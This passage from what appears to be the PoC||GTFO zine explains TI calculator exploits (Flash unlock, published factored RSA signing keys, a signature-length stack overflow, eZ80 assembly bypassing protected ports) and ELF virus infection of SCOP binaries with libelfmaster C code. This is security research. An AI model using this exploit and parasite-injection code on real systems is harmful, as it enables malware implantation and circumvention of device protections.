`0x8080` instead, where we can take control, clean up the stack, and return with Flash still unlocked.

So how can we ensure bit 1 of `IY+25h` is set even when this routine will start out by resetting it?

If we point `iy-25h` to a point in Flash where bit 1 is set, then the Boot Code's attempt to reset it with the `res` (Reset Bit) instruction will not work. If you remember, modifying Flash involves memory-mapped commands to program one byte at a time, so the `set` and `res` instructions will have no effect. See page 39 for a working example.

Now, this is all entirely dependent on the fact that they never set `iy` after Flash is unlocked, so it's fixed easily enough in the OS. But similar functionality exists in the Boot Code, and that can't be easily fixed, certainly not on existing hardware. And even if they did fix it, there are a number of other Flash unlock exploits that can be used. I have about a dozen different methods that I've never disclosed, just in case TI ever starts to get aggressive with fixing these things.

RSA Key Factoring

Being able to unlock Flash and modify it ourselves is nice, but if we wanted to write our own OS, we'd have to rely on custom OS receivers, which are platform-dependent, error-prone, and just troublesome to mess with. It would be nice if we could just patch the OS and re-sign it ourselves, or write our own OS and sign it, with TI's private RSA key. But of course, they aren't going to just hand that key over to us.

Flash-upgradeable Z80 models started around the time that the TI-73 came out, and that was around 1997. And in 1997, 512-bit RSA keys were looking pretty secure. If you don't know, RSA's strength is in the inability to factor the public key, which is an extremely large number, into two prime numbers. And computing power not being what it is today, that was considered impossible at the time.

But, flash forward ten years or so, and one person decided to give it a shot anyway on his computer. He used something called the General Number Field Sieve, which, at least at the time, and maybe still so, was considered the fastest and most efficient known method of factoring numbers into primes. He kicked off the process for the TI-83 Plus OS signing key and let it run on his computer for two months or so before it finally spit out the primes. He had proven what was long disregarded, that it was possible to factor these keys. So he posted about it online, and very shortly after, TI silenced him.

They actually sent someone to his home to talk to him, to strongly encourage him not to work on this anymore, not even to talk about it. As you can imagine, this scared the crap out of him.

But, the damage was done, and the community knew what was possible. They took the remaining thirteen public keys and started a BOINC distributed computing project to factor the rest of them. We had hundreds, thousands of people all helping to factor the keys as quickly as possible, and before we knew it, we had all thirteen private keys in just one month, all under TI's nose and without them finding out.

Since no one ever had the OS keys, or even the application keys on most models, there were no tools to sign modified OSes or applications. I threw some together, validated that every single key was correct and could produce OSes and Flash applications that each calculator would accept, and published those tools along with the key files needed to use them.[20] That seemed to be the final straw for TI, because they sent me a DMCA takedown notice.

Were it not for the EFF, the Electronic Frontier Foundation, stepping in and offering to defend me legally against TI's threats, I would've been forced to comply. The EFF sent a letter to Texas Instruments stating that it isn't possible to copyright a number, which is essentially what I published, and that they should leave me alone because it isn't worth destroying a person over. TI did not respond to that letter, so the matter was dropped, and I'm still hosting the 512-bit keys to this day.

Knowing that they had lost this particular battle, TI started using impossible-to-factor 2048-bit RSA keys in newly-manufactured models of the TI-84 Plus ad TI-84 Plus Silver Edition. Since the hardware was never designed to validate such a large signature, validating the OS now takes six minutes! This is simply unacceptable, so we'll have to fall back on Flash unlock exploits again to undo this.

[20] `unzip pocorgtfo20.pdf ti83pluskeys.zip`

Defeating the 2048-bit Signature; or, John Hancock Corrupts the Call Stack

So to get rid of this six minute validation, we have to understand how the calculator boots and how OS upgrades work.

When first turning the calculator on, the Boot Code is the first thing to get control. It does some basic hardware initialization, then checks the OS valid marker stored on sector 0 of the Flash chip. If that marker is valid, it jumps into the OS, and the calculator starts normally. If that marker is NOT valid, then it waits to receive a new, valid OS over one of the link ports.

For a typical OS transfer, the first thing the Boot Code will do is invalidate the OS both in the certificate and by erasing Flash sector 0, which will reset the OS valid marker. In a loop, it keeps receiving small chunks of the OS over and over into RAM, and then unlocking Flash, writing that to its destination, and then re-locking Flash. Once that's all done, it's time for the Boot Code to validate the 512-bit signature in the OS, which is effectively useless now because we can generate that signature ourselves. Then, it goes to validate the 2048-bit signature. And if all those checks pass, it marks the OS as valid in Flash sector 0 and the certificate, and then it jumps into it.

Digging in a little further, let's look at how it validates this 2048-bit signature. Unlike the original 512-bit signature, this new one is stored length-indexed, meaning that there's a word at the beginning indicating it's 256 bytes. If you know the signature is 2048-bit, or 256 bytes, why store the length? It opens up the possibility that it could be exploited, and as it turns out, yes, they don't bounds-check this length, so we can take advantage of it.

We can embed a *really large* signature into the OS update. Because the Boot Code doesn't check that it's a sane value, it will blindly copy the signature to the start of RAM, at `0x8000`. So we can store `0x80` bytes of garbage there, then a Z80 jump instruction, which is opcode `C3` followed by the address. Then we can put lots and lots and lots of `0x80`s that eventually will totally overwrite RAM including the stack.

The next time the code tries to return, it returns to address `0x8080`, where we have a jump to where we calculated the payload would really be at.

Once we get control, we can do some cleanup, such as marking the OS as valid both on Flash sector 0 and in the certificate, and then just jumping to the start of the OS.

The nice thing about this technique is that no custom OS transfer tools are required. We just create a specially-crafted OS upgrade file. Better still, this exploits the read-only Boot Code, so all models manufactured so far are vulnerable.

Patching the 84+ Boot Code

Another big discovery in the community, and another nail in the coffin on the security of the TI-83 Plus and TI-84 Plus series, has to do with modifying what should be read-only boot sectors.

One thing I noticed is that the TI-84 Plus and TI-84 Plus Silver Edition boot sectors are *almost* identical. In fact, other than the fact that the first one has a 1MB Flash chip and the other one is 2MB, they *are* identical calculators in every way, except for one little I/O write.

When the calculator is first booting and initializing hardware and I/O, it writes either a `0x00` or a `0x01` to I/O port `0x21`. Now, this is a protected port, which means Flash has to be unlocked before it can be written to. But, both calculators run exactly the same OS, which reads the value of port `0x21`, bit 0 specifically, to determine which model it's running on. It's critical that it know this, for a very important reason: the OS is actually organized into two sections.

The Flash layout for the TI-84 Plus is on page 42. It has `0x40` Flash pages. The first OS section is at the very beginning of the Flash chip at sector 0, and it runs from Flash page `0x00` to page `0x08`. Near the end of the Flash chip is the second part of the OS; these are the privileged pages. Both the upper OS page range and the boot page are privileged, but the boot page is supposedly read-only.

And then in between the two OS sections is the user archive, where Flash applications, archived variables, and so on are stored.

The Flash layout for the TI-84 Plus Silver Edition is basically the same, except that the Silver Edition has a Flash chip that's twice as big. The boot page is now `0x7F` instead of `0x3F`, and the upper OS page range is `0x7C` and `0x7D`, instead of `0x3C` and `0x3D`.

The Boot Code initially sets the value of I/O port `0x21`, indicating which model it is, but what would happen if we unlock Flash and modify it ourselves? If a TI-84 Plus Silver Edition writes a `0x00` to port `0x21`, then the OS would believe it's actually a TI-84 Plus non-Silver Edition, and vice versa.

TI-84+ Flash Layout (Non-Silver Edition)

Flash Pages	User Archive	Flash Pages	Flash Page
0x00 to 0x08	Flash Apps	0x3C to 0x3D	0x3F
Lower OS	Archived Vars	Upper OS	Boot Page
		Privileged	Privileged
			Read Only

TI-84+ Flash Layout (Silver Edition)

Flash Pages	User Archive	Flash Pages	Flash Page
0x00 to 0x08	Flash Apps	0x7C to 0x7D	0x7F
Lower OS	Archived Vars	Upper OS	Boot Page
		Privileged	Privileged
			Read Only

Now, normally this would just crash the calculator, because it would suddenly be looking at page 0x3C, for example, when what it really wanted was 0x7C. But, I had an idea that I could just copy the upper OS pages and the boot page to the middle of the Flash chip, from pages 0x3C to 0x3F. So, when the OS went to look for page 0x3C, it would actually find it, and it would continue to function normally. That effectively cuts the user archive in half. So that was my thought, I could force the OS to only think half the user archive was there.

But, when I tried to put this into practice by changing port 0x21 and copying pages 0x7C through 0x7F to 0x3C through 0x3F, the copy operation wouldn't work. It turns out, there's a really good reason for that.

When I changed the value of port 0x21, I changed which range was read-only! By changing the value of port 0x21, I actually changed the protection from one region to another. So all this time, we thought the Flash chip itself was edit-locked on the boot page, but no, it was the ASIC's port 0x21 keeping it edit-locked. By temporarily flipping the value of port 0x21, we can actually modify the Boot Code!

To write to page 0x7F on an 84+SE, we just write 0x00 to I/O port 0x21, effectively making it temporarily not a Silver Edition. Then we perform the Flash sector erase and write while the page is unprivileged, then restore port 0x21's value to 0x01, making it an SE again.

On the 84+, we do the same thing in reverse by writing 0x01 to port 0x21 to make it temporarily a fake SE, then overwriting the Boot Code page at 0x3F while it is no longer protected!

This made it possible to modify the Boot Code, and modify it we did! We made diagnostic utilities and embedded them in the boot page so that it was impossible to permanently brick it, and–most importantly–we can simply patch out the 2048-bit signature check.

Naturally, when they figured out we could do this, they changed the way the calculators were manufactured. They now edit-lock the boot sector on the Flash chip, so the ASIC protection is redundant.

The 84+ Color Silver Ed Uses Our Bug!

Here's the really fun part: Shortly after, TI came out with their first and only calculator to have a color LCD and the classic Z80 architecture. Not only did it have a color LCD, but it had a 4MB Flash chip instead of 2MB, and they called it the TI-84 Plus C Silver Edition, C for color. That's the only difference between it and the older models. They even used exactly the same ASIC, even though it wasn't designed to work with a Flash chip beyond 2MB.

The problem is, the 4MB Flash chip has a different sector layout compared to the 1MB and 2MB Flash chips used in earlier models. The supposedly read-only boot pages at the end of the 2MB Flash chip are now in the middle of the 4MB Flash chip, which is part of the new calculator's user archive. So in other words, TI now needs to write to the pages that the ASIC is designed to protect. So what did TI do?

They used our workaround! They temporarily toggle which region is protected, because they can't just turn it off, all they can do is misconfigure it a different way, do their writes, and then toggle it back.

Did they get the idea from us?

New Protections of the TI 84+ CE

The constant toggling of port `0x21` actually slows the calculator down too much, so they dropped the TI-84 Plus C Silver Edition in favor of the TI-84 Plus CE, a brand new color calculator with an eZ80 CPU.

The eZ80 sports Z80 backwards compatibility, so it can run regular old Z80 instructions in addition to the new eZ80 ones, which support 24-bit addressing and a 16-bit I/O range instead of just an 8-bit one. Since they now have 24-bit addressing, they ditched the paging and bank switching model in favor of a flat memory model.

TI-84+ CE Flash Regions

Start	Length	Name	
`0x000000`	`0x200000`	Boot	Priv, RO
`0x200000`	Varies	OS	Priv, Writable
Varies	Varies	User	

They also revamped the port protection, since there are no "privileged pages" anymore. Now, certain address ranges are considered privileged. And certain I/O ports, mainly any where the high byte is `0x00`, are considered protected and can only be written to from a privileged address range.

The Boot region at the start of the Flash chip is read-only and always privileged, and then the variable-sized OS follows it. The rest is the User archive. Since the size of the OS can vary from version to version, the ASIC has to be configured at runtime to know which parts of the Flash chip to consider privileged. That range is configured via protected I/O ports `0x001D` through `0x001F`, which can only be modified by code in the privileged region. So how do the protected I/O ports work?

Well, with any privileged I/O port write, TI must load a constant value into a register, write that register value to the protected I/O port, and then immediately verify that register contains the same constant value they just loaded. They have to do that because otherwise, we could just jump into the Boot Code right before the port write with our own value. That's tedious, but they have a bunch of macros to do this kind of stuff for them.

The problem, though, is that the OS size is variable, not constant. It's not something they can hard-code. So, we could set our own register value and jump into the Boot Code right before the port `0x001D` I/O write. Then, we could steal control away through a variety of means, interrupts, whatever.

eZ80's Backward Compatibility Can Bite

The eZ80 has backwards compatibility for running code in Z80 mode. (The native eZ80 mode is called ADL mode.) Even better, any individual instruction can run in ADL mode or in Z80 mode. In ADL mode, you can call a subroutine that runs in Z80 mode, and when it returns, you're back in ADL mode. And even better than that, in that Z80 mode subroutine, you can have ADL instructions such as those 16-bit port OUT and IN instructions.

It's all very convenient, so surely the protection on the protected I/O ports works in both ADL mode and Z80 mode, right? No, no it doesn't.

To effectively negate the protection, we just set the upper bounds of the privileged range to be really high, something like `0xFE0000`. On line 28 of this example, we temporarily jump into Z80 mode to execute a single instruction, one that writes to the protected ports `0x001D` through `0x001F`, which really should not work, and then returns back to the eZ80 ADL mode.

```
OpenAllPortAccess:
    ld a,0FEh
    ld hl,0000h
WriteAccessPortAHL:
    ld.sis bc,001Dh
WriteBCPortAHL:
    push af
    ld a,l
    call DoProtectedWrite
    ld a,h
    inc bc
    call DoProtectedWrite
    pop af
    inc bc
DoProtectedWrite:
    di
    push bc
    push hl
    push de
    ld hl,do_protected_write
    ld de,RAMstart
    ld bc,(do_protected_write_end
          - do_protected_write)
    ldir
    pop de
    pop hl
    pop bc
    jp.sis 0000h
do_protected_write_finish:
    ret
do_protected_write:
    out (c),a
    jp.lil do_protected_write_finish
do_protected_write_end:
```

Someone over there really should have caught this. These new models are less secure than the ones from twenty years ago, and they were trying to *improve* upon that security. In my opinion, the original unlock protection used on the TI-83 Plus and TI-84 Plus series would have worked, so long as they stay on top of code-related exploits. (They didn't, of course.)

So far as this protection goes, the I/O port protection is likely in the ASIC just like before, and can't be fixed through software updates.

Recalling how they used the awkward `0x21` workaround in the TI-84 Plus C Silver Edition rather than patch the ASIC, this ASIC bug is likely here to stay. But, just in case it's not, there *are* other ways.

An Old Exploit for the TI 82 Advanced

To bring things full circle, there is a new model in Europe called the TI-82 Advanced, which in hardware is really a TI-84 Plus non-Silver Edition without the 2.5mm I/O port.

This model is very locked down compared to the others. No more assembly program execution; no more Flash applications transferred from a PC. The only applications are built into the OS, and they put an LED that blinks during tests or exams in place of the 2.5mm I/O port.

So how might we hack this thing? Well, the obvious thing is to resort to the original TI-82 hacks, whose OS even after all these years is still pretty similar to this one.

RAM backups, perhaps? Well, that's normally something that happens over the 2.5mm I/O port, which we no longer have. But, unbeknownst to most people, RAM backups actually do work over USB, sort of. No link software supports it, because we never really bothered to look, but code to handle it is implemented in the OS.

I came up with a specially-crafted memory backup with corrupted Real variables, as well as a script to transfer this memory backup from a PC, and it does work, you can get code execution on it and even unlock Flash.

Then they made a new model, the TI-84 Plus T, which is just the Silver Edition version of this TI-82 Advanced, except they removed the backup functionality from it. So that functionality may disappear soon from the TI-82 Advanced as well, and we'll need a new way in.

SUPER-FAST!
Z80
DISASSEMBLER
$69.95

Uses Zilog Mnemonics, allows user defined labels, strings, and data spaces. Source or listing-type output with Xref to any device. Available for Z80 CP/M or TRS-80.

SLR Systems
200 Homewood Drive
Butler, PA 16001
(412) 282-0864

Add $2.00 shipping. Specify format required. Check, money order, VISA, Master Card, C.O.D. PA residents add 6% sales tax. Dealer Inquiries Invited. CP/M, TRS-80 TM of Digital Research, Tandy Corp.

Where do we go from here?

What's next? Well, there are still plenty of exploits to release. Ndless for the TI-Nspire is constantly being fought by TI, so help is always appreciated there, and just explained, we need a new method of privileged code execution for the TI-82 Advanced that will work on the TI-84 Plus T. That's kind of an old school challenge that's still outstanding, and I'm sure a clever reader could finish it off with a few weekends of coding.

And then of course there's the TI-84 Plus CE family, where we need to stay on top of new developments, new hardware revisions, new OS versions. You never know when TI is going to make a manufacturing change or an OS update that has a big impact on the community. More than once I've seen them release OS updates that have very serious bugs in them that mess up programs that have been around for decades. If we don't let them know the technical details of what went wrong and how to fix it, who will?

20:07 Modern ELF Infection Techniques of SCOP Binaries

by Ryan "ElfMaster" O'Neill

With the recent introduction of the SCOP (Secure COde Partitioning) security mitigation—otherwise known as the `ld -separate-code` feature—there are naturally going to be some changes in the way ELF segments are parsed. The feature is thought provoking, and promises interesting developments in how malware authors will work around it.

In this paper we will discuss potential mechanisms for SCOP infections. We will also explore philosophies of traditional infection techniques and discuss a lost technique for shared library injection via `DT_NEEDED`. All of the code in this paper uses `libelfmaster` for portable design, convenience and portability.[21]

First, a quick primer on SCOP executables before jumping right into malware techniques.

SCOP Primer

A SCOP binary, as explained in "Secure Code Partitioning With ELF binaries" by myself and Justin Michaels,[22] is an ELF executable that has been linked with the `separate-code` option supported by recent versions of `ld(1)`. SCOP binaries are becoming the norm on modern Linux OSes, and already the standard in several distributions such as Lubuntu 18.

SCOP corrects an old anti-pattern of ELF binaries, which, until recently, was prevalent on modern systems. Under this legacy anti-pattern, the `.text` (code) segment is described by a single `PT_LOAD` segment marked with R+X permissions. There are many areas within an executable that must be read-only, such as the `.rodata` section, but do not require execution permission. On average, there are about 18 sections within the text segment, only four of which require execution. Therefore the remaining 14 sections are executable in memory, though they only require read access.

An astute security researcher would recognize that this exposes a larger attack surface of ROP gadgets. A quick scan with ROP gadget scanning tools such as Jonathan Salwan's `ROPgadget` will show you that there are usable gadgets that exist within sections holding relocation, symbol, note, version, and string data.[23]

The developers of `ld` eventually realized that it made a lot of sense to add a feature to the linker that assigns read-only sections into read-only `PT_LOAD` segments, and read+execute sections into a single read+execute `PT_LOAD` segment. Only four sections (on average) require execution: typically, these are `.init`, `.plt`, `.text`, and `.fini`. This results in an executable with a text segment that is broken up into three segments, and reduces the ROP gadget attack surface.

This is the main idea of SCOP. It seems obvious in retrospect, and should have happened much sooner. However, despite the ELF ABI being the foundation of the binary toolchain, very few people seem to truly care it, for whatever reason. Throughout this paper we will explore some further SCOP nuances that are relevant for infecting SCOP executables.

Text Segment Layout

Traditional executables consisted of a readable-and-executable `.text`, which is not writable, and a readable-and-writable data segment, which is not executable.

The read-only data that didn't require execution, as explained above, was placed in the text segment, which was treated as the natural segment for them, also being read-only. Yet if one gives it a closer look, it quickly becomes apparent that there are only four or five sections in the text segment that actually require execution, and the linker marks them respectively with the `sh_flags` value being set to `SHF_ALLOC|SHF_EXECINSTR`, whereas the sections that are read-only are marked as `SHF_ALLOC`, meaning they are allocated into memory, and that's it.

Page 46 shows the output of `readelf -S` on a traditional 32-bit executable. As we examine only the sections that are in the text segment, I've truncated some of the output.

Notice that only five sections require execution, the rest are set to `SHF_ALLOC` (marked `A`) or, in the case of `.rel.plt`, `SHF_ALLOC|SHF_INFO_LINK`

[21] `git clone https://github.com/elfmaster/libelfmaster`
[22] `unzip pocorgtfo20.pdf scop2018.txt`
[23] `git clone https://github.com/JonathanSalwan/ROPgadget`

```
[ 0]                    NULL            00000000 000000 000000 00      0   0   0
[ 1] .interp            PROGBITS        08048154 000154 000013 00   A  0   0   1
[ 2] .note.ABI-tag      NOTE            08048168 000168 000020 00   A  0   0   4
[ 3] .note.gnu.build-i  NOTE            08048188 000188 000024 00   A  0   0   4
[ 4] .gnu.hash          GNU_HASH        080481ac 0001ac 000020 04   A  5   0   4
[ 5] .dynsym            DYNSYM          080481cc 0001cc 000060 10   A  6   1   4
[ 6] .dynstr            STRTAB          0804822c 00022c 000050 00   A  0   0   1
[ 7] .gnu.version       VERSYM          0804827c 00027c 00000c 02   A  5   0   2
[ 8] .gnu.version_r     VERNEED         08048288 000288 000020 00   A  6   1   4
[ 9] .rel.dyn           REL             080482a8 0002a8 000008 08   A  5   0   4
[10] .rel.plt           REL             080482b0 0002b0 000018 08   AI 5  23   4
[11] .init              PROGBITS        080482c8 0002c8 000023 00   AX 0   0   4
[12] .plt               PROGBITS        080482f0 0002f0 000040 04   AX 0   0  16
[13] .plt.got           PROGBITS        08048330 000330 000008 08   AX 0   0   8
[14] .text              PROGBITS        08048340 000340 0001c2 00   AX 0   0  16
[15] .fini              PROGBITS        08048504 000504 000014 00   AX 0   0   4
[16] .rodata            PROGBITS        08048518 000518 00000f 00   A  0   0   4
[17] .eh_frame_hdr      PROGBITS        08048528 000528 00003c 00   A  0   0   4
[18] .eh_frame          PROGBITS        08048564 000564 0000fc 00   A  0   0   4
```

Traditional 32-bit Executable Sections

(marked `AI`), which indicates that its `sh_info` member links to another section. As a quick reminder about the ELF format, remember that these *section* permissions are only useful for linking and debugging code, at best, as loaders totally disregard them and go by the *segment* permissions instead. However as, we demonstrated with the parsing support for SCOP binaries that we recently merged into `libelfmaster`, these section headers can be very useful when heuristically analyzing SCOP binaries with LOAD segments that have had their `p_flags` (Memory permissions) modified with various infection methods!

While parsing hostile or tampered SCOP binaries, we can compare the `sh_flags` of allocated sections with the `p_flags` of the corresponding `PT_LOAD` segments. If the permissions are consistent across both `sh_flags` and `p_flags`, then the SCOP binary is very likely untampered. The important thing to note here is that the section header `sh_flags` directly correlate to how the executable is divided into corresponding segments with equivalent `p_flags`.

> NOTE: The astute reader may realize that its possible for an attacker to modify the section header `sh_flags` to reflect the program header `p_flags`. But, it seems, even attackers don't seem to care about the ABI!

With SCOP binaries, we no longer have the convention of a single LOAD segment for the text image. After all, why store read-only code in an executable region when it may contain ROP gadgets and other unintended executable code? This was a smart move by the GNU `ld(1)` developers.

So a SCOP binary, according to the program headers, now has four `PT_LOAD` segments:

0 Text Segment (R)

1 Text Segment (R+X)

2 Text Segment (R)

3 Data Segment (R+W)

Code Injection Techniques

I see several ways to instrument the binary with a chunk of additional executable code, while still keeping the ELF headers intact. First, though, let us mention some of the classic infection techniques that we can use. These are discussed in great depth elsewhere, e.g., in my book *Learning Linux Binary Analysis*[24] and in *Unix ELF Parasites and Virus, Silvio Cesare 1998.*[25]

[24] Chapter 4, ELF Virus technology, `https://github.com/PacktPublishing/Learning-Linux-Binary-Analysis`

[25] `unzip pocorgtfo20.pdf elf-pv.txt`

Traditional Text Segment Padding

In a traditional text segment padding infection, the parasite is simply added to the `.text` segment—with a nifty trick.

This infection technique relies on the fact that the text and data segment are stored flush against each other on disk, but since the `p_vaddr` must be congruent with the `p_offset` modulo `PAGE_SIZE`, we must first extend the `p_filesz/p_memsz` of the text segment, and then adjust the `p_offset`s of the subsequent segments by shifting forward a `PAGE_SIZE`.[26] Please note that this does not mean that there will be anywhere close to 4096 bytes of usable space for the parasite code; rather, there will be `(data[PT_LOAD].p_vaddr & ~4095) - (text[PT_LOAD].p_vaddr + text[PT_LOAD].p_memsz)` bytes, which may be a lot less.

This limitation is more relevant on 32-bit systems. On x86_64, we can shift the `p_offset`s that follow the text segment forward by `(parasite_size + 4095 & ~4095)` bytes, extending further due to the fact that the x86_64 architecture uses `HUGE_PAGES` for the `elfclass64` binaries, which are `0x200000` bytes in size.

This technique was first published by Silvio Cesare. It was a brilliant piece of research that impacted me greatly, inspiring me to delve into the esoteric world of binary formats. It taught me the beauty of meticulously modifying their structure without breaking the format specification that the kernel requires to be intact, but can also sometimes interpret in rather strange ways.[27]

The following illustration shows a traditional text segment padding infection on disk.

```
1 [ehdr][phdr]
  [text:parasite_size_extension(R+X)]
3 [data(R+W)]
```

Layout of SCOP Program Segments

SCOP no longer sticks all the read-only ELF sections into the same single executable segment, but this hardly poses a challenge to the adept binary hacker. After a brief glance at the program header table on a SCOP binary, we see that similar slack space chunks arise from the differences between the file storage and the memory image representations, and that `HUGE_PAGE`s are used, allowing for much larger infection sizes on 64-bit.

```
LOAD 0x0000000000000000 0x0000000000400000
     0x0000000000400000 0x00000000000004d0
     0x00000000000004d0  R       0x200000

LOAD 0x0000000000200000 0x0000000000600000
     0x0000000000600000 0x000000000000021d
     0x000000000000021d  R E     0x200000

LOAD 0x0000000000400000 0x0000000000800000
     0x0000000000800000 0x0000000000000148
     0x0000000000000148  R       0x200000
```

In `/proc/pid/maps`, it looks like this.

```
1 00400000-00401000 r--p 00000000 fd:01
  00600000-00601000 r-xp 00200000 fd:01
3 00800000-00801000 r--p 00400000 fd:01
```

The text segment is broken up into three different memory mappings. The end of the executable mapping (`PT_LOAD[1]`) is at `0x601000`. The next virtual address that starts the third text segment (`PT_LOAD[2]`) is at `0x8000000`, which leaves quite a bit of space for infection. For injections that require even larger arbitrary length infections there are alternative solutions; see my `dym_obfuscate` project and the Retaliation Virus, which use `PT_NOTE` to `PT_LOAD` conversions.[28] [29]

Text segment padding infection in SCOP binaries

The algorithm is similar to the original text segment padding infection, except that all of the `phdr->p_offset`s after the first executable LOAD segment: `PT_LOAD[1]` are adjusted instead of all the `phdr->p_offset`s after `PT_LOAD[0]`.

Using an example with `libelfmaster`, we demonstrate the algorithm for infecting both the binaries linked with SCOP and the traditionally linked ones. This example should showcase the algorithm enough to demonstrate that SCOP binaries can still be infected with the same historic and brilliant text

[26] `p_offset += 4096`

[27] *Silvio, if you are reading this: although the scientometric "impact factor" of these publications may never be calculated, their passion-inspiring factor is damn hard to beat. Thank you. —PML*

[28] `git clone https://github.com/elfmaster/dsym_obfuscate`

[29] `unzip pocorgtfo20.pdf retaliation.txt`

segment padding infection techniques conceived by Silvio in the *Unix ELF Parasites and Virus*, by security researchers, reverse engineers, virus enthusiasts, or malware authors.

Although this general type of infection is well-explored, the difference in approach for SCOP is subtle enough to warrant a detailed code example on page 49, to show what a text segment padding infection would look like. Don't worry, though—in section 3.4 we give the source code for a totally new type of ELF infection that is specific to SCOP binaries.

Traditional Reverse Text Padding

The reverse text padding infection technique—of which the Skeksi virus[30] serves as a good example—is the combination of the following tricks.

- Subtracting from the text segment's `p_vaddr` by `PAGE_ALIGN(parasite_len)`.
- Extending the size of the text segment by adjusting `p_filesz` and `p_memsz` by `PAGE_ALIGN(parasite_len)` bytes.
- Shifting the program header table and interp segment forward `PAGE_ALIGN(parasite_len)` bytes by adjusting `p_offset` accordingly
- Updating `elf_hdr->e_shoff`.[31]
- Updating the `.text` section's offset and address to match where the parasite begins.[32].

Qualities of Reverse Text Padding

The primary benefit of this infection technique is that it yields a significantly larger amount of space to inject code in `ET_EXEC` files. On a 64-bit Linux system with the standard linker script used, an executable has a text base address of `0x400000`, thus the maximum parasite length would be `0x400000 - PAGE_ALIGN_UP(sizeof(ElfN_Ehdr))` bytes, or 4.1MB of space. It is also favorable for infections because it allows the modification of `e_entry` (Entry point) to point into the `.text` section, which could potentially circumvent weak anti-virus heuristics.

The primary disadvantage of this technique is that it will not work with PIE executables. In theory, it could work with SCOP binaries by extending the second `PT_LOAD` segment in reverse, but, as we will see shortly, there is a much better infection technique for regular and PIE executables when SCOP is being used.

Before infection:

```
0x400000
[elf_hdr][phdrs][interp]

0x600e10
[text_segment(R+X)][data_segment(R+W)]
```

After infection:

```
0x3ff000
[elf_hdr][parasite][phdrs][interp]
[text_segment(R+X)]

0x600e10
[data_segment(R+W)]
```

SCOP Reverse text infections?

SCOP binaries are by convention compiled and linked as PIE executables, which pretty much precludes them from this infection type. However, there is one theoretical idea we could entertain. Instead of reversing `PT_LOAD[0]`, which has a base address of `0x0`, we could reverse the `PT_LOAD[1]` segment, which is the SCOP-separated `R+X` part of the text segment's code in SCOP binaries. With that said, there is a much better infection method for SCOP binaries that lends itself very nicely to inserting large amounts of code into the target binary without having to make any adjustments to the ELF file headers, as described below.

Ultimate Text Infection (UTI) for SCOP ELF Binaries

```
$ gcc -fPIC -pie test.c -o test
$ gcc -fPIC -pie -Wl,-z,separate-code \
                 test.c -o test_scop
$ ls -sh test
    8.1K test
$ ls -sh test_scop
    4.1M test_scop
```

[30] Phrack 61:8, the Cerberus ELF Interface by Mayhem, `unzip pocorgtfo20.pdf phrack61-8.txt`

[31] `elf_hdr->e_shoff += PAGE_ALIGN(parasite_len)`

[32] `shdr->sh_offset = old_text_base + sizeof(ElfN_Ehdr)`

```
struct elf_segment segment;
elf_segment_iterator_t p_iter;
elfobj_t obj;
bool res, found_text = false;
uint64_t text_vaddr, parasite_vaddr;
size_t parasite_size = SOME_VALUE;

res = elf_open_object(argv[1], &obj, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
if (res == false) {...}

elf_segment_iterator_init(&obj, &p_iter);
while (elf_segment_iterator_next(&p_iter, &segment) != NULL) {
  if (elf_flags(&obj, ELF_SCOP_F) == true) {
    /* elf_executable_text_base() will return the value of PT_LOAD[1] since it is
     * the part of the text segments that have executable permissions.            */
    if (segment.vaddr == (text_vaddr = elf_executable_text_base(&obj))) {
      struct elf_segment new_text;
      uint64_t parasite_vaddr, old_e_entry, end_of_text;

      parasite_vaddr = segment.vaddr + segment.filesz;
      old_e_entry = elf_entry_point(&obj);
      end_of_text = segment.offset + segment.filesz;
      memcpy(&new_text, &segment, sizeof(segment));
      new_text.filesz += parasite_size;
      new_text.memsz += parasite_size;
      elf_segment_modify(&obj, p_iter.index - 1, &new_text, &error);
      found_text = true;
  } else { /* If this is not a SCOP binary then we just look for the text segment by finding
            * the first PT_LOAD at a minimum */
    if (segment.offset == 0 && segment.type == PT_LOAD) {
      struct elf_segment new_text;
      uint64_t parasite_vaddr, old_e_entry, end_of_text;

      text_vaddr = segment.vaddr;
      parasite_vaddr = segment.vaddr + segment.filesz;
      old_e_entry = elf_entry_point(&obj);
      end_of_text = segment.offset + segment.filesz;
      memcpy(&new_text, &segment, sizeof(segment));
      new_text.filesz += parasite_size;
      new_text.memsz += parasite_size;
      elf_segment_modify(&obj, p_iter.index - 1, &new_text, &error);
      found_text = true;
    }
  }
  if (found_text == true && segment.vaddr > text_vaddr) {
    /* If we have found the text segment, then we must adjust
     * the subsequent segment's p_offset's. */
    struct elf_segment new_segment;
    memcpy(&new_segment, &segment, sizeof(segment));
    new_segment.offset += (parasite_size + ((PAGE_SIZE - 1) & ~(PAGE_SIZE - 1));
    elf_segment_modify(&obj, p_iter.index - 1, &new_segment, &error);
  }
  ehdr->e_entry = parasite_vaddr;
  /* Then of course you must adjust ehdr->e_shoff accordingly
   * and ehdr->e_entry can point to your parasite code. */
}
```

SCOP Text Segment Padding Infection

Notice that there is an enormous difference in file size between these two executables `test` and `test_scop`, which contain approximately the same amount of code and data. In our original write-up for SCOP, we hadn't addressed this, but it is an important detail that appears to conveniently provide plenty of playroom for virus authors and other binary hackers who'd want to instrument or modify an ELF binary in some arbitrary way. Whether or not this was an oversight by the `ld(1)` developers, I am not entirely sure, but I haven't yet found a reason to justify this particular design choice.

Why is the `test_scop` is so much larger than `test`? This appears to be because SCOP binaries have `p_offset`s that are identical to their `p_vaddr`s for the first three load segments. This is not necessary, because the only requirement for an executable segment to load correctly is that its `p_vaddr` and `p_offset` must be congruent modulo a `PAGE_SIZE`. Looking at the first three `PT_LOAD` segments we can see that there is a vast amount of space on-disk between the first and the second segments, and between the second and the third segments. The second segment is `R+X`, so this is ideally the one we'd want to use. In the `test_scop` binary, the second `PT_LOAD` segment has a `p_filesz` of `0x24d` (589 decimal) bytes. The offset of the third segment is at `0x400000`.

This means that we have an injection space available to us that can be calculated by `PT_LOAD[2].p_offset - PT_LOAD[1].p_offset + PT_LOAD[1].p_filesz`. For the `test_scop` binary this results in 2,096,563 bytes of padding length. This is an unusually large code cave for ELF binary types.

As it turns out, the SCOP binary mitigation not only helps tighten down the ROP gadget regions, but also actually eases the process of inserting code into the executable!

```
1  [elf_hdr][phdrs]
2
3  PT_LOAD[0]:
   [text rdonly]
5
   PT_LOAD[1]:
7  [text rd+exec][text-parasite]
8
9  PT_LOAD[2]:
   [text rdonly]
11
   PT_LOAD[3]:
13 [data]
```

The SCOP Ultimate Text Infection (UTI) Algorithm

- Insert code into file at `PT_LOAD[1].p_offset + PT_LOAD[1].p_filesz`.
